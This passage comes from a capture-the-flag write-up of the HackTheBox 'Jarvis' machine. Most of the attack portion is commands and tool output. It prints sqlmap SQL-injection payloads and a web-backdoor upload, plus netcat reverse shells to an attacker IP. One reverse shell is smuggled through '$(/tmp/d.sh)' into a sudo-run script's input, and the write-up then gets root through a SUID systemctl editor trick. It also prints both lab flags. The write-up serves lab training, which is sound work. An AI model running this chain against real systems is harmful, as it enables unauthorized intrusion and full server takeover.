back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:39:55] [INFO] fetched data logged to text files under '/home/r4mon/.local/share/
sqlmap/output/jarvis.htb'

[*] ending @ 19:39:55 /2026-04-19/

```

Conclusions from the web enumeration phase:

The current sqlmap run confirms that the `cod` parameter in `room.php` is vulnerable to SQL injection. Three valid exploitation techniques are identified: boolean-based blind, time-based blind, and UNION query. The UNION variant works with 7 columns, making this the most useful route for the enumeration phase. The backend is identified as MySQL/MariaDB on a Linux Debian 9 environment with Apache 2.4.25 and PHP.

The discovery of the SQLi vulnerability in the `cod` parameter is a turning point in the exploitation of this machine, because it opens the door to a wide range of techniques for extracting information, escalating privileges, or even executing remote code. The presence of a UNION injection with 7 columns is especially relevant because it allows structured results and makes sensitive data extraction easier. In addition, the fact that the backend is MySQL/MariaDB provides clear context for orienting subsequent exploitation and enumeration techniques. In summary, this phase confirms that the web application has a critical vulnerability that must be exploited carefully in order to progress through the lab.

With the SQLi already confirmed, exploitation should not yet focus on forcing a direct shell, but on a directed enumeration phase. The immediate goal is to identify the


```

GROUP BY clause (JSON_KEYS)'
[19:55:43] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause
(JSON_KEYS)'
[19:55:48] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)'
[19:55:53] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)'
[19:55:58] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (EXTRACTVALUE)'
[19:56:03] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (EXTRACTVALUE)'
[19:56:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (UPDATEXML)'
[19:56:13] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (UPDATEXML)'
[19:56:18] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)'
[19:56:23] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause
(FLOOR)'
[19:56:28] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[19:56:38] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE
(EXTRACTVALUE)'
[19:56:44] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT
UNSIGNED)'
[19:56:49] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[19:56:54] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[19:56:59] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[19:57:04] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[19:57:09] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[19:57:14] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace
(EXTRACTVALUE)'
[19:57:19] [INFO] testing 'Generic inline queries'
[19:57:24] [INFO] testing 'MySQL inline queries'
[19:57:29] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[19:57:34] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[19:57:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[19:57:44] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[19:57:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[19:57:54] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[19:57:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:58:25] [INFO] GET parameter 'cod' appears to be 'MySQL >= 5.0.12 AND time-based
blind (query SLEEP)' injectable
[19:58:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:58:25] [INFO] automatically extending ranges for UNION query injection technique
tests as there is at least one other (potential) technique found
[19:58:34] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending the
range for current UNION query injection technique test
[19:58:54] [INFO] target URL appears to have 7 columns in query
[20:00:11] [INFO] GET parameter 'cod' is 'Generic UNION query (NULL) - 1 to 20
columns' injectable
GET parameter 'cod' is vulnerable. Do you want to keep testing the others (if any)?
[y/N] y
sqlmap identified the following injection point(s) with a total of 85 HTTP(s)
requests:
---
Parameter: cod (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause

```

Payload: cod=1 AND 6874=6874

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: cod=1 AND (SELECT 6016 FROM (SELECT(SLEEP(5)))Fdiy)

Type: UNION query

Title: Generic UNION query (NULL) - 7 columns

Payload: cod=-5499 UNION ALL SELECT

NULL,CONCAT(0x7170716b71,0x565349434a5374677268504b6c66626941614947624779576b51714a546c58476b58485a70545846,0x71717a7a71),NULL,NULL,NULL,NULL,NULL-- -

[20:00:20] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Debian 9 (stretch)

web application technology: PHP, Apache 2.4.25

back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)

[20:00:25] [INFO] going to use a web backdoor for command prompt

[20:00:25] [INFO] fingerprinting the back-end DBMS operating system

[20:00:30] [INFO] the back-end DBMS operating system is Linux

which web application language does the web server support?

[1] ASP

[2] ASPX

[3] JSP

[4] PHP (default)

> 4

[20:04:12] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?

[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/
apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default, /
srv/www/htdocs, /usr/local/var/www') (default)

[2] custom location(s)

[3] custom directory list file

[4] brute force search

> 1

[20:04:50] [INFO] retrieved web server absolute paths: '/images/'

[20:04:50] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES
TERMINATED BY' method

[20:04:55] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry
the request(s)

[20:05:15] [WARNING] unable to upload the file stager on '/var/www/'

[20:05:15] [INFO] trying to upload the file stager on '/var/www/' via UNION method

[20:05:25] [WARNING] expect junk characters inside the file as a leftover from UNION
query

[20:05:30] [WARNING] it looks like the file has not been written (usually occurs if
the DBMS process user has no write privileges in the destination path)

[20:05:45] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT
'LINES TERMINATED BY' method

[20:06:11] [INFO] the file stager has been successfully uploaded on '/var/www/html/' -
http://jarvis.htb:80/tmpuyqpm.php

[20:06:21] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' -
http://jarvis.htb:80/tmpbtbfv.php

[20:06:21] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>

At this point we have a shell on the system, although it is not yet a full interactive shell. The next step is to try to improve this shell so commands can be executed more comfortably and effectively. For this, we can use a reverse shell technique or try to stabilize the current shell. We set port 4444 listening on our attacking machine and then execute the following command in the obtained shell:

```
> nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.229.137] 59414
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@jarvis:/var/www/html$
```

```
In /var/www/Admin-Utilities/simpler.py we see a Python script. The original note interpreted it as running with root privileges and having a function called execute_command, but that reading is imprecise: the useful point is that the script contains unsafe command execution behavior and can later be invoked as pepper through sudo.
```

```
www-data@jarvis:/var/www/html$ cd ..
cd ..
www-data@jarvis:/var/www$ cd ..
cd ..
www-data@jarvis:/var$ cd ..
cd ..
www-data@jarvis:/ $ cd /tmp
cd /tmp
www-data@jarvis:/tmp$ ls
ls
d.sh
www-data@jarvis:/tmp$ rm d.sh
rm d.sh
www-data@jarvis:/tmp$ ls
ls
www-data@jarvis:/tmp$ echo -e '#!/bin/bash\n\nnc -e /bin/bash 10.10.15.26 443' > /tmp/
d.sh
/tmp/d.sh#!/bin/bash\n\nnc -e /bin/bash 10.10.15.26 443' >
www-data@jarvis:/tmp$ chmod +x /tmp/d.sh
chmod +x /tmp/d.sh
www-data@jarvis:/tmp$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
```

[illegible]

```
Enter an IP: $(/tmp/d.sh)
$(/tmp/d.sh)
```

And on the listening port 443 this appears:

```
listening on [any] 443 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.229.137] 58174
whoami
pepper
```

We are now connected as the `pepper` user, which is the user context in which the vulnerable script is executed. The next step is to enumerate the system looking for possible privilege escalation paths from this new context. We can review files in pepper's home, running processes, scheduled tasks, and so on, to identify possible vulnerabilities or misconfigurations that could let us escalate to root.

```
python -c 'import pty;pty.spawn("/bin/bash")'
pepper@jarvis:/$ ls
ls
bin    home      lib32      mnt    run    tmp      vmlinuz.old
boot  initrd.img lib64      opt    sbin   usr
dev    initrd.img.old lost+found proc   srv    var
etc    lib        media      root   sys    vmlinuz
pepper@jarvis:/$ cat user.txt
cat user.txt
cat: user.txt: No such file or directory
pepper@jarvis:/$ tree
tree
bash: tree: command not found
pepper@jarvis:/$ export TERM=xterm
export TERM=xterm
pepper@jarvis:/$ tree
tree
bash: tree: command not found
pepper@jarvis:/$ cd home
cd home
pepper@jarvis:/home$ ls
ls
pepper
pepper@jarvis:/home$ cd pepper
cd pepper
pepper@jarvis:~$ ls
ls
Web  user.txt
pepper@jarvis:~$ cat user.txt
cat user.txt
be1d69589df9e47eb0dd1e4302de99b2
pepper@jarvis:~$
```

We start enumerating the system to look for possible privilege escalation paths. First, we review running processes to see whether any run with elevated privileges or have a known vulnerability.

```
pepper@jarvis:~$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null # Este comando busca archivos con el bit SUID establecido que sean propiedad de root, lo que podría indicar posibles vectores de escalada de privilegios si alguno de estos archivos es vulnerable o mal configurado.
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 30800 Aug 21 2018 /bin/fusermount
-rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount
```

```
-rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
-rwsr-x--- 1 root pepper 174520 Jun 29 2022 /bin/systemctl
-rwsr-xr-x 1 root root 31720 Mar 7 2018 /bin/umount
-rwsr-xr-x 1 root root 40536 Mar 17 2021 /bin/su
-rwsr-xr-x 1 root root 40312 Mar 17 2021 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59680 Mar 17 2021 /usr/bin/passwd
-rwsr-xr-x 1 root root 75792 Mar 17 2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40504 Mar 17 2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 140944 Jan 23 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 50040 Mar 17 2021 /usr/bin/chfn
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 440728 Mar 1 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

The result of this command shows several files with the SUID bit set, which means they run with the privileges of the owner, in this case root. One of the files that stands out is `/bin/systemctl`, which has SUID permissions and is associated with the `pepper` group. This could be a privilege escalation vector if the system configuration allows an unprivileged user to execute commands as root through systemctl.

```
> sudo nc -lvnp 443
[sudo] contraseña para r4mon:
listening on [any] 443 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.229.137] 58182
whoami
pepper
python -c 'import pty;pty.spawn("/bin/bash")'
pepper@jarvis:/tmp$ TF=$(mktemp)
TF=$(mktemp)
pepper@jarvis:/tmp$ echo /bin/sh > $TF
echo /bin/sh > $TF
pepper@jarvis:/tmp$ chmod +x $TF
chmod +x $TF
pepper@jarvis:/tmp$ SYSTEMD_EDITOR=$TF systemctl edit system.slice
SYSTEMD_EDITOR=$TF systemctl edit system.slice
# id
id
uid=1000(pepper) gid=1000(pepper) euid=0(root) groups=1000(pepper)
# whoami
whoami
root
# cd ..
cd ..
# ls
ls
bin    home      lib32     mnt       run       tmp       vmlinuz.old
boot  initrd.img lib64      opt       sbin      usr
dev    initrd.img.old lost+found proc      srv       var
etc    lib       media     root      sys       vmlinuz
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
clean.sh  root.txt  sql_defender.py
```

```
# cat root.txt  
cat root.txt  
c59b342c97228325abc34bc0bc5e79a9
```

Finally, we managed to escalate to root by abusing the behavior of systemctl. By setting the systemd editor to a script that executed a shell, we obtained a shell with root privileges. This allowed access to the `/root` directory and reading of `root.txt`, which contains the final lab flag. With this, exploitation of the Jarvis machine was completed successfully.

